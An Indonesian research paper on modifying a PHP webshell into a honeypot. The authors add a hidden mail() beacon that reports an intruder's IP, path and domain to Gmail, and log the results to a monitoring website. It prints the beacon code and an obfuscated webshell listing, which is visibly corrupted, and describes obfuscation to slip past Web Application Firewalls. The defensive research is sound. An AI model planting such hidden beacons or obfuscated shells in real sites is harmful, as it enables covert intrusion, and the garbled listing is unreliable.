

Implementasi dan modifikasi *WebShell* untuk *monitoring* serangan berbasis *website*

Paulus Miki Resa Gumilang ¹⁾, Dian Widiyanto Chandra ²⁾

¹⁾²⁾Fakultas Teknologi Informasi, Universitas Kristen Satya Wacana

Jl. Dr. O. Notohamidjojo 1-10, Salatiga 50711, Indonesia

Email : ¹⁾ 672017055@student.uksw.edu , ²⁾ dian.chandra@uksw.edu

Received: 27-05-2021

Riwayat artikel:
Revised: 16-07-2021

Accepted: 18-07-2021

Abstract

Backdoor is a code commonly used by hackers to gain access to a web page illegally, backdoor or also called a webshell at this time is still very often used by hackers to carry out attacks on a web page, but in handling attacks using a webshell it is not always possible to detected quickly and even take months to realize the web page has embedded webshell. To deal with these problems, we need an application that can quickly detect attacks carried out by embedding a webshell on a web page. The purpose of this study is to modify an existing webshell so that it can be monitored when used by hackers to attack a website, the monitoring process is carried out using a web page created by the author. The results of the discussion of this study can be used to quickly detect attacks that using modified webshell.

Keywords: *backdoor, webshell, visualization, monitoring, logs*

Abstrak


Backdoor merupakan kode yang biasa digunakan oleh peretas untuk mendapatkan akses pada suatu halaman web secara ilegal, *backdoor* atau disebut juga *webshell* pada saat ini masih sangat sering digunakan oleh peretas untuk melakukan serangan pada suatu halaman web, namun pada penanganannya serangan yang menggunakan *webshell* tidak selalu dapat dideteksi dengan cepat bahkan memerlukan waktu berbulan-bulan untuk menyadari halaman web telah tertanam suatu *webshell*. Untuk menangani permasalahan tersebut maka dibutuhkan suatu aplikasi yang dapat mendeteksi secara cepat serangan yang dilakukan dengan cara menanamkan *webshell* pada suatu halaman web. Tujuan dari penelitian ini adalah memodifikasi *webshell* yang sudah ada supaya dapat *dimonitoring* ketika digunakan oleh peretas untuk menyerang suatu *website*, proses *monitoring* dilakukan dengan menggunakan halaman web yang dibuat penulis. Hasil pembahasan dari penelitian ini dapat digunakan untuk mendeteksi dengan cepat serangan yang menggunakan *webshell* yang telah dimodifikasi.

Kata kunci: *backdoor, webshell, visualisasi, monitoring, log*

Pendahuluan

Setiap hari ada belasan sampai puluhan *website* penting milik pemerintah Indonesia (berdomain *.go.id) yang diretas, hal tersebut bisa dilihat berdasarkan informasi yang dikumpulkan oleh situs arsip *defaced website* (www.zone-h.org) [1], [2]. Maraknya aksi *hacking* yang dilakukan oleh *Hacker* dalam negeri maupun luar negeri yang dengan sengaja merubah tampilan, mengambil data dari suatu *website* milik orang lain atau instansi penting seperti situs organisasi, militer, pemerintahan milik Indonesia dirasa sangat miris dan patut dipertanyakan karena situs-situs penting terutama situs pemerintahan Indonesia yang menjadi muka Indonesia tentang seberapa besar kesadaran terhadap *IT Security* justru terkena aksi usil dari *Hacker* yaitu “*Deface*” [2]–[4]. Hal ini menunjukkan bahwa kesadaran Indonesia terhadap dunia *IT Security* masih rendah untuk itu sangat perlu untuk lebih meningkatkan kesadaran dalam keamanan siber (*cyber security awareness*) [5]. Masalah ini merupakan tamparan keras bagi kita semua agar kedepannya Negara ini menjadi bangsa yang besar dan mampu bersaing dalam *Cyber Security* di kancah Internasional [3], [6].

Deface merupakan suatu kegiatan merubah tampilan suatu *website*. Biasanya *Hacker* melakukan *deface* dengan cara menanamkan *backdoor* terlebih dahulu dengan berbagai macam cara. Kemudian *Hacker* menggunakan *backdoor* tersebut untuk melakukan *gaining access* [7], [8]. Namun karena sulitnya mengidentifikasi *file backdoor* sehingga pada penanganannya serangan ini tidak selalu dapat dideteksi dengan cepat bahkan memerlukan waktu berbulan-bulan untuk menyadari halaman web telah tertanam suatu *backdoor* [9].



Gambar 1 Grafik Serangan *Deface* pada *website* (berdomain *.go.id) tahun 2021

Gambar 1 menunjukkan grafik serangan *deface* pada *website* (berdomain *.go.id) pada tahun 2021. Data yang digunakan pada grafik tersebut didapatkan dari hasil *scraping* pada *website* (www.zone-h.org), tidak semua serangan *deface* terdaftar pada situs *zone-h.org* oleh karena itu jumlah serangan *deface* bisa saja lebih besar dari data yang penulis dapatkan, namun dengan angka sebesar itu bisa dibayangkan jumlahnya sudah sangat banyak mengingat domain *.go.id merupakan

domain yang digunakan oleh pemerintah Indonesia yang seharusnya mendapatkan perhatian lebih dibanding domain-domain lain tapi justru malah menjadi domain yang paling banyak terkena serangan *deface* dibandingkan dengan *Country Code Top Level Domain* (ccTLD) .id lainnya [1].

Sudah banyak beredar di internet *backdoor* yang bisa didapatkan secara gratis dengan berbagai macam fitur yang ada. Namun *backdoor* yang beredar kebanyakan digunakan hanya untuk melakukan serangan dan belum ada yang memanfaatkan *webshell backdoor* untuk digunakan sebagai jebakan untuk *Hacker*.

Webshell dimodifikasi agar ketika ditanam di suatu situs akan secara otomatis mengirim data berupa log ke *email* [10]. *Webshell* yang telah dimodifikasi tersebut kemudian disebar luaskan di internet agar didownload dan digunakan oleh penyerang. Ketika digunakan *backdoor* tersebut akan mengirim log ke *email* [10], [11], kemudian log tersebut akan *diparsing* ke *database* sehingga serangan bisa *dimonitoring* melalui *website*. Penelitian ini diharapkan akan membantu banyak pihak terutama instansi negara yang memiliki tugas menjaga keamanan *cyber* dalam *memonitoring* domain penting milik negara selain itu juga diharapkan dapat membantu Perusahaan *Web Hosting* dalam *memonitoring* serangan pada domain yang mereka jual.

Kajian Pustaka

Penelitian terkait sebelumnya dilakukan oleh Ramadhan [12] yang bertujuan untuk membahas strategi yang paling tepat dalam menjaga keamanan *cyber* di Kawasan Asia Tenggara. Penelitian ini juga membuktikan bahwa *Cybersecurity* perlu mendapatkan prioritas dalam studi keamanan karena pada saat ini banyak kebutuhan yang tidak dapat terlepas dari dunia maya bahkan kebutuhan negara-bangsa tidak dapat terlepas dari peranan dunia maya.

Fazlurrahman dan Hariyadi [1] membuat aplikasi yang dapat mengambil informasi *open source* (OSINT) dari *website* zone-h.org yang menyediakan informasi tentang web *defacement* yang telah dilaporkan oleh peretas, kemudian informasi yang didapatkan akan divisualisasikan menggunakan ELK Stack. Pada penelitian ini disebutkan bahwa situs web dengan domain .go.id mendapat serangan web *defacement* terbanyak dibandingkan dengan *Country Code Top Level Domain*(ccTLD) .id lainnya. Serangan web *defacement* juga merupakan serangan yang memerlukan biaya untuk memperbaikinya. Pada proses penggunaannya aplikasi ini perlu dilakukan secara manual pada saat melakukan *scraping* menggunakan *tool* makaboro dan pada saat menyesuaikan isi dari *file* CSV hasil dari *scraping* sebelum diunggah ke mesin ELK Stack.

Mahmudi [9] membuat sistem pendeteksi *backdoor* yang sekaligus dapat dimanfaatkan untuk menemukan celah keamanan maupun *Exploit* yang digunakan

peretas untuk menanam *backdoor* tersebut. Pada penelitian ini juga disebutkan bahwa penyebab suatu *website* dapat dengan mudah terserang oleh peretas hingga masuk kedalam web server salah satunya adalah karena masih kurangnya pengetahuan tentang *cyber security*. Penelitian ini menggunakan teknik IDS untuk mendeteksi aktifitas serangan pada web server, menggunakan data *signature* berupa *base64_decode*, *eval*, *mysql_query*, dan *method* GET/POST.

Hasibuan & Gultom [13], meneliti tentang cara-cara yang bisa digunakan oleh *hacker* untuk *upload webshell* ke dalam suatu *website* dan kemudian melakukan *deface* pada *website* tersebut. Disini juga dijelaskan beberapa faktor yang mengakibatkan adanya *vulnerability* disebuah *website*. Penelitian ini juga membuktikan bahwa *backdoor* masih sering digunakan oleh para *Hacker*. Pada bagian akhir terdapat saran dari penelitian ini yaitu membuat suatu aplikasi khusus untuk dapat memberikan penanganan dini terhadap serangan.

Andriani, Pramukantoro dan Data [14] mengembangkan sebuah sistem yang dapat memvisualisasikan *access log* dari server apache. *Access log* diupload melalui *website* kemudian *access log* akan diparsing kemudian disimpan ke dalam database MySQL. Kemudian secara otomatis data akan divisualisasikan oleh sistem ke dalam bentuk grafik. Visualisasi log dibuat dengan tujuan untuk mempermudah membaca dan menganalisis log yang masih berbentuk data mentah.

Sopaheluwakan dan Chandra [3] menciptakan PHP *Backdoor Scanner* yang *Update*. Penelitian ini juga membuktikan bahwa *WebShell* atau *Backdoor* selalu berkembang, dan karena perkembangan itu membuat *webshell* sulit untuk dideteksi sehingga memerlukan *tools scanning* yang *update*.


Waliulu dan Jumame [15] mengembangkan sebuah *framework ShellTrap* yang memiliki fungsi untuk mendeteksi dan membersihkan *backdoor* atau *webshell* pada server, selain itu pada penelitian ini juga dijelaskan banyak metode atau cara yang biasa digunakan oleh peretas untuk melakukan serangan dan menanamkan *backdoor* pada *website*.

Berdasarkan penelitian-penelitian sebelumnya yang relevan dengan *backdoor* dan visualisasi log, dapat disimpulkan bahwa *cyber security* saat ini perlu mendapatkan prioritas dalam studi keamanan karena pada zaman ini sangat banyak kebutuhan yang sudah tidak dapat terlepas dari peranan dunia maya [12]. Serangan web *defacement* merupakan serangan yang memerlukan biaya untuk memperbaikinya [1]. *backdoor* selalu berkembang dan sering digunakan oleh *hacker* untuk *gaining access* pada suatu *website* [3]. Banyak cara yang bisa digunakan oleh *hacker* untuk menanam suatu *backdoor* pada *website*, *backdoor* selalu berkembang sehingga bisa disimpulkan tidak akan ada *website* yang aman apabila *website* tersebut keamanannya tidak terupdate, tidak ada *tool scanning* ataupun anti *backdoor* yang ampuh apabila tidak terupdate [3], [9], [15]. Maka dari

itu penelitian ini hadir untuk menjawab semua hal tersebut. Perbedaan-nya adalah penelitian ini tidak akan membuat *tool* yang digunakan untuk *scanning backdoor* atau *software* keamanan yang bisa melindungi *website* dari *backdoor*, namun penelitian ini akan memodifikasi *backdoor* yang ada agar menjadi jebakan bagi penggunanya, sehingga ketika *backdoor* yang telah dimodifikasi digunakan oleh *hacker* maka secara cepat serangan dapat diketahui melalui *website* yang memvisualisasikan log dari *backdoor* yang ditanam tersebut, sehingga bisa diketahui dengan cepat dimana *backdoor* tersebut ditanam, kapan, dan IP dari pengguna *backdoor* tersebut ketika *backdoor* tersebut digunakan oleh penyerang.

Metode Penelitian

Dalam pelaksanaan penelitian, penulis memilih Penelitian dan Pengembangan sebagai metode penelitian, dikarenakan penulis akan membuat sebuah program untuk membantu memecahkan masalah tentang pendeteksian serangan deface yang dilakukan menggunakan *webshell* pada *website*. Langkah-langkah dalam perancangan adalah sebagai berikut:



Gambar 2 Alur perancangan penelitian

Penjelasan dari gambar 1 adalah sebagai berikut:

- a) **Tahap Identifikasi Masalah:** merupakan tahap awal dari penelitian dengan melakukan identifikasi terhadap masalah yang menjadi topik penelitian di lapangan secara aktual.
- b) **Tahap Perancangan dan Pembuatan Program:** pada tahap kedua ini peneliti akan merancang dan membuat program menggunakan bahasa pemrograman PHP.

- c) **Tahap Implementasi dan Pengujian:** pada tahap ketiga, peneliti akan mengimplementasikan dan melakukan pengujian program yang telah dibuat ke domain dan website pribadi peneliti supaya tidak melanggar etika-etika yang ada.
- d) **Tahap Penulisan Laporan Penelitian:** merupakan tahap akhir dimana peneliti akan mendokumentasikan hasil penelitian dengan menuliskan laporan penelitian

Alat-alat yang digunakan dalam melakukan penelitian ini adalah sebagai berikut :


- a. Visual Studio Code
Adalah *software text editor* yang nantinya akan digunakan untuk melakukan modifikasi *file WebShell*, dan juga digunakan untuk pembuatan *website* yang digunakan untuk memvisualisasikan log.
- b. Gmail
Gmail adalah layanan surat elektronik yang bisa digunakan untuk mengirim dan menerima *email*. Pada penelitian ini gmail digunakan untuk menerima log dari *WebShell* yang kemudian log yang masuk akan *diforward* untuk dilakukan *parsing*.
- c. Parseur
Parseur merupakan *tool* yang digunakan untuk melakukan *parsing* pada isi *email* supaya isi *email* terbagi menjadi bagian-bagian yang sesuai dengan *rules* yang telah dibuat.
- d. Zapier
Zapier merupakan *tool* yang digunakan untuk melakukan *Export* dari *email* yang sudah *diparsing* ke *database*.
- e. MySQL
MySQL adalah salah satu jenis *database* yang nantinya akan digunakan untuk menampung data dari hasil *parsing*.
- f. PhpMyAdmin
Adalah web yang digunakan untuk mengolah *database* MySQL.
- g. Cpanel
Adalah panel *control* yang bisa digunakan untuk melakukan pengaturan *hosting* seperti managemen *database*, *file*, *domain*, *security*, *email* dan masih banyak lagi.
- h. PHP Obfuscator
Tool yg digunakan untuk menyamarkan *script* PHP agar susah dipahami ketika dibaca. *Script* PHP akan menjadi sangat berantakan dan tulisannya akan dienkripsi. *Tool* ini sangat berguna untuk penelitian ini yaitu untuk menyamarkan *script* pada *WebShell* agar pengguna tidak tau kalau *WebShell* telah dimodifikasi. Dan juga bermanfaat untuk membypass pendeteksian oleh *Web Application Firewall* ketika *WebShell* diupload karena *WebShell* biasanya terdeteksi sebagai *malicious file*.

i. Laptop

Dalam proses modifikasi *WebShell* dan pembuatan *Website* dibutuhkan perangkat komputer yang nantinya digunakan untuk melakukan pengkodean.

Hasil dan Pembahasan

Proses penanaman *WebShell* yang telah dimodifikasi sampai divisualisasikan di *website* memiliki alur seperti yang ada di Gambar 3.



Gambar 3 Diagram alur kerja

Solusi yang didapatkan oleh penulis dalam memodifikasi *webshell* agar dapat mengirimkan *email* pada saat *webshell* tersebut ditanam pada suatu *website* oleh peretas adalah dengan menggunakan fungsi PHP Mail.

```

$ip = getenv("REMOTE_ADDR");
$subj98 = "mikiresa1337";
$email = "tugasakhir07021999@gmail.com";
$from = "From: web";
$a = $_SERVER['REQUEST_URI'];
$b = $_SERVER['HTTP_HOST'];
$m = $ip . " ";
$msg = "$a $b $m";
mail($email, $subj98, $msg, $from);
  
```

Gambar 4 Fungsi PHP Mail

Gambar 4 merupakan fungsi PHP mail. Dengan menambahkan Fungsi PHP Mail pada *WebShell*, *WebShell* akan secara otomatis mengirimkan *email* pada saat ditanam pada suatu *website* dan kemudian dibuka oleh peretas. Penulis menambahkan beberapa Fungsi dan Variabel Sistem PHP didalamnya seperti `getenv("REMOTE_ADDR")`, `$_SERVER['REQUEST_URI']`, `$_SERVER['HTTP_HOST']` yang nantinya hasil dari fungsi-fungsi tersebut akan dikirimkan oleh PHP Mail sebagai bagian isi pesan dari *email* tersebut.

Tabel 1 Fungsi dan Variabel Sistem PHP

| Nama | Kegunaan |
|---------------------------------------|--|
| <code>getenv("REMOTE_ADDR")</code> | Mengirimkan alamat IP <i>client</i> atau pengguna dalam hal ini adalah IP dari penyerang. |
| <code>\$_SERVER['REQUEST_URI']</code> | Mendapatkan direktori pada URL sehingga lokasi dimana <i>WebShell</i> ditanam akan terlihat. |
| <code>\$_SERVER['HTTP_HOST']</code> | Mengirimkan alamat Domain dimana <i>WebShell</i> ditanam. |

Pada Tabel 1 merupakan Fungsi dan Variabel Sistem PHP beserta penjelasan tentang kegunaannya. Dengan menggunakan Fungsi dan Variabel Sistem PHP tersebut maka dapat menjadi solusi untuk memodifikasi *WebShell* agar dapat mengirimkan log berupa *email* pada saat *WebShell* ditanam dan dibuka.


```

('PGZvbnQyZ9sb3I9InJLZCI+');elseif(!is_readable($q3.base64_decode('Lw==')).$t0)echo base64_decode
('PGZvbnQyZ9sb3I9InJLZCI+');echo u0($q3.base64_decode('Lw==')).$tb;if(is_writable($q3.base64_decode('Lw==')).$tb)||
!is_readable($q3.base64_decode('Lw==')).$tb)echo base64_decode('PC9mb250Pg==');echo base64_decode('PC9jZW50Zlxi
+PC90ZD4NCjx0ZD48Y2VudGVyPjxmb3JtIG1ldGhvZD01UE9TVCIgYWN0aW9uPSI/b3B0aW9uJnBhdGg9').$q3.base64_decode
('Ij4NCjxzZmx1Y3QobmFtZT0ib3B0Ij4NCjxcHRpb24gdmFsdWU9IiI+U2VsZWNoPC9vcHRpb24
+DQo8b3B0aW9uIHZhbHVlPSJkZWxldGUlPkRlbGV0ZTwvb3B0aW9uPgp0KP69wdG1vbiB2YmxiZT0iY2htb2QlPkNobW9kPC9vcHRpb24
+DQo8b3B0aW9uIHZhbHVlPSJkZWxldGUlPkRlbGV0ZTwvb3B0aW9uPgp0KP69wdG1vbiB2YmxiZT0iY2htb2QlPkNobW9kPC9vcHRpb24
+DQo8aW5wdXQgdHlwZT0iaGkzGVuIiBuYWI1PSJ0eXB1IiB2YmxiZT0iZGlYIj4NCjxpbmB1dCB0eXB1PSJ0aWRkZW4iIG5hbWU9Im5hbWUuIHZhbHVlPS
I=')).$tb.base64_decode('Ij4NCjxpbmB1dCB0eXB1PSJ0aWRkZW4iIG5hbWU9InBhdGgiIHZhbHVlPSI=')).$q3.base64_decode('Lw==').$tb.
base64_decode('Ij4NCjxpbmB1dCB0eXB1PSJ0aWRkZW4iIG5hbWU9InBhdGgiIHZhbHVlPSI=Ij4NCjwvZm9ybT48L2N1bnRlcj48L3RkPg0KP90cj4=');echo
base64_decode('PHRYIGNzPSJmaXJzdCI+PHRkPjwvdGQ+PHRkPjwvdGQ+PHRkPjwvdGQ+PHRkPjwvdGQ+PC90cj4=');foreach($ca as $ec)
{if(!is_file($q3.base64_decode('Lw==')).$ec)continue;$fd=filesize($q3.base64_decode('Lw==')).$ec/1024;$fd=round($fd,3);
if($fd>=1024){$fd=round($fd/1024,2).base64_decode('IEI0');}else{$fd=$fd.base64_decode('IEt0');}echo base64_decode
('PHRyPg0KP90cj4=');echo base64_decode('Lw==').$ec.base64_decode('JnBhdGg9').$q3.base64_decode
('Ij4=')).$ec.base64_decode('PC9hPjwvdGQ+DQo8dGQ+PGN1bnRlcj4=')).$fd.base64_decode('PC9jZW50Zlxi
+PC90ZD4NCjx0ZD48Y2VudGVyPg==');if(is_writable($q3.base64_decode('Lw==')).$ec)echo base64_decode
('PGZvbnQyZ9sb3I9InJLZCI+');elseif(!is_readable($q3.base64_decode('Lw==')).$ec)echo base64_decode
('PGZvbnQyZ9sb3I9InJLZCI+');echo u0($q3.base64_decode('Lw==')).$ec;if(is_writable($q3.base64_decode('Lw==')).$ec)||
!is_readable($q3.base64_decode('Lw==')).$ec)echo base64_decode('PC9mb250Pg==');echo base64_decode('PC9jZW50Zlxi
+PC90ZD4NCjx0ZD48Y2VudGVyPjxmb3JtIG1ldGhvZD01UE9TVCIgYWN0aW9uPSI/b3B0aW9uJnBhdGg9').$q3.base64_decode
('Ij4NCjxzZmx1Y3QobmFtZT0ib3B0Ij4NCjxcHRpb24gdmFsdWU9IiI+U2VsZWNoPC9vcHRpb24
+DQo8b3B0aW9uIHZhbHVlPSJkZWxldGUlPkRlbGV0ZTwvb3B0aW9uPgp0KP69wdG1vbiB2YmxiZT0iY2htb2QlPkNobW9kPC9vcHRpb24
+DQo8aW5wdXQgdHlwZT0iaGkzGVuIiBuYWI1PSJ0eXB1IiB2YmxiZT0iZm1sZSI
+DQo8aW5wdXQgdHlwZT0iaGkzGVuIiBuYWI1PSJ0eXB1IiB2YmxiZT0i').$ec.base64_decode
('Ij4NCjxpbmB1dCB0eXB1PSJ0aWRkZW4iIG5hbWU9InBhdGgiIHZhbHVlPSI=')).$q3.base64_decode('Lw==').$ec.base64_decode
('Ij4NCjxpbmB1dCB0eXB1PSJ0aWRkZW4iIG5hbWU9InBhdGgiIHZhbHVlPSI=Ij4NCjwvZm9ybT48L2N1bnRlcj48L3RkPg0KP90cj4=');echo base64_decode
('PC90Ym9zZT4NCjwvZGl2Pg==');echo base64_decode
('PGN1bnRlcj48YnVpPjxwPiB1cCk9USEVSI0FIdiW5AtIENvcHlyaWdodCAyS2E5PC9wPjwvY2VudGVyPgp0KP90c90dG1sPg==');$te=getenv
(base64_decode('UKVNT1RFx0FERFI='));$ff=base64_decode('c3ViamVjdA==');$q10=base64_decode('ZW1haXxzZ21haWwuy29t');
$d11=base64_decode('RnJvbTogd2Vi');$n7=$_SERVER[base64_decode('UKRVUUVTVF9VUkk=')];$e12=$_SERVER[base64_decode
('SFRUF09IT1NU')];$t13=$te.'';$d14=$n7.$e12.$t13;mail($q10,$ff,$d14,$d11);function u0($ec){$d15=fileperms($ec);if(
($d15&0xc000)==0xc000){$w16=base64_decode('cw==');}elseif(($d15&0xa000)==0xa000){$w16=base64_decode('ba==');}elseif(
($d15&0x8000)==0x8000){$w16=base64_decode('LQ==');}elseif(($d15&0x6000)==0x6000){$w16=base64_decode('Vg==');}elseif(
    
```

Gambar 5 Source code hasil PHP Obfuscator


Gambar 5 merupakan tampilan *source code* setelah diubah menggunakan *tool* PHP Obfuscator. *WebShell* yang telah dimodifikasi akan dapat diketahui oleh Peretas apabila *source code* yang ada didalam *WebShell* tidak disamarkan terlebih dahulu selain itu *source code WebShell* akan terdeteksi oleh *Web Application*

Firewall (WAF) yang akan menyebabkan *source code* akan hilang ketika *diupload*. Untuk itu *source code* akan terlebih dahulu dirubah menggunakan *tool* bernama PHP Obfuscator, hasil dari PHP Obfuscator adalah *source code* akan terencode, spasi akan terhapus sehingga tulisan menjadi berantakan, nama variabel disamarkan, seluruh komen akan dihapus. Dengan menggunakan *tool* ini Peretas tidak akan dengan mudah mengetahui bahwa *WebShell* yang digunakan telah dimodifikasi, dan juga *WebShell* tidak akan terdeteksi oleh *Web Application Firewall* ketika diupload.




Gambar 6 Tampilan *Backdoor*

Gambar 6 merupakan tampilan *WebShell* yang telah ditanam dan dibuka. Untuk melakukan simulasi dan pengujian *WebShell* yang telah dimodifikasi, pada penelitian ini penulis hanya akan menanamkan *WebShell* pada *website* milik penulis agar tidak merugikan orang lain dan melanggar etika-etika yang ada. Oleh karena itu penulis telah menyiapkan *hosting* dan domain bernama *korbanta.xyz* yang kemudian akan ditanamkan *WebShell* dan kemudian dibuka sehingga *WebShell* akan mengirim *email* secara otomatis.



Gambar 7 *email* berisi log dari *backdoor*

Gambar 7 merupakan tampilan *email* berisi log dari *WebShell* yang ditanam. Agar *email* dapat diekspor ke *database* maka diperlukan proses *parsing* terlebih dahulu agar log yang ada pada bagian isi dari *email* bisa dibagi menjadi bagian-bagian yang sesuai dengan kolom tabel yang ada di *database*. Selain itu proses *parsing* juga harus bisa berjalan secara otomatis agar setiap kali ada *email* baru yang masuk dapat langsung dilakukan proses *parsing* yang kemudian hasil dari *parsing* tersebut diekspor ke *database* dan ditampilkan.



Gambar 8 Tampilan email yang berhasil diforward ke Parseur

Gambar 8 merupakan tampilan dari tool Parseur. Tool ini sudah dapat menjawab hal yang dibutuhkan penulis untuk melakukan proses parsing, Parseur dapat melakukan proses parsing secara otomatis, dapat membagi isi email menjadi beberapa bagian berdasarkan Rules yang dibuat oleh penulis. Untuk menggunakan tool ini harus melakukan konfigurasi terlebih dahulu, seperti menambahkan email forwarding pada pengaturan Gmail yang digunakan untuk menerima log dari WebShell. Dengan menambahkan email forwarding maka email yang masuk ke Gmail tersebut akan langsung diteruskan ke email yang didaftarkan menjadi email forwarding, dalam hal ini email yang didaftarkan adalah email yang diberikan oleh Parseur sehingga email yang masuk ke Gmail akan secara otomatis juga ada di bagian Dokumen pada Parseur.


Pada bagian Dokumen pada Parseur terdapat kolom bernama Status, kolom ini berfungsi sebagai indikator yang menunjukkan apakah proses parsing berhasil atau tidak nya. Apabila email yang masuk sesuai dengan Rules parsing yang telah dibuat maka email akan langsung diproses dan Status berubah menjadi Processed, apabila email tidak sesuai dengan Rules parsing maka email tidak akan diproses dan Status akan tetap menjadi Unprocessed.



Gambar 9 Rule parsing pada Parseur

Gambar 9 merupakan pembuatan rules parsing. Agar log dapat dibagi menjadi bagian-bagian yang sesuai dengan kolom yang ada di database maka

diperlukan *rules* yang sesuai agar semua kolom *database* dapat terisi sebagaimana mestinya dan juga untuk menghindari kegagalan pada saat proses *parsing*. Penulis membuat *rules* membagi isi *email* menjadi 5 bagian yaitu *Path*, *Subdomain*, *Domain*, *Tld*, *IP*. Pembagian ini dibuat menyesuaikan tabel yang ada di *Database*, selain itu penulis membuat membuat 1 *rules* lagi untuk melakukan *parsing* pada alamat yang tidak menggunakan subdomain.



Gambar 10 tool Zapier

Gambar 10 merupakan tampilan *tool* Zapier. Untuk memasukan hasil *parsing* ke *database* dibutuhkan proses ekspor, pada penelitian ini membutuhkan *tools* atau program yang dapat melakukan ekspor secara otomatis dan dapat memasukan data hasil *parsing* sesuai dengan kolom *database* yang ditentukan. Untuk itu penulis memanfaatkan *tool* bernama Zapier, Parseur dapat diintegrasikan dengan Zapier, dengan cara melakukan pendaftaran terlebih dahulu di Zapier kemudian melakukan konfigurasi agar hasil data dari proses *parsing* dapat terekspor ke *database* sesuai dengan kolom yang telah ditentukan. Proses ekspor menggunakan *tool* zapier berjalan secara otomatis sehingga dapat dikatakan *tool* ini menjadi solusi untuk kebutuhan ekspor data pada penelitian ini.


Tabel 2 Tabel LogTa pada *database*

| Nama | Tipe |
|-----------|--------------|
| id | int(12) |
| subdomain | varchar(20) |
| domain | varchar(63) |
| tld | varchar(12) |
| path | varchar(200) |
| ip | varchar(15) |
| tanggal | date |
| waktu | time |

Tabel 2 merupakan tabel yang ada di *database* nfrcom1_ta yang memiliki nama logta. Tabel ini digunakan untuk menampung semua data yang datang dari hasil *parsing email*, tabel logta memiliki 8 kolom yaitu *id*, *subdomain*, *domain*, *tld*, *path*, *ip*, *tanggal*, *waktu*. Pada kolom *tanggal* dan *waktu* diatur supaya dapat terisi

secara otomatis ketika ada data masuk ke *database*, oleh karena itu penulis menambahkan *Trigger* untuk melakukan nya. Data yang masuk pada tabel ini akan langsung ditampilkan pada *website monitoring*.

Tabel 3 Tabel terdaftar pada *database*.

| Nama | Tipe |
|--|-------------|
| id_dom  | int(12) |
| dom | varchar(20) |

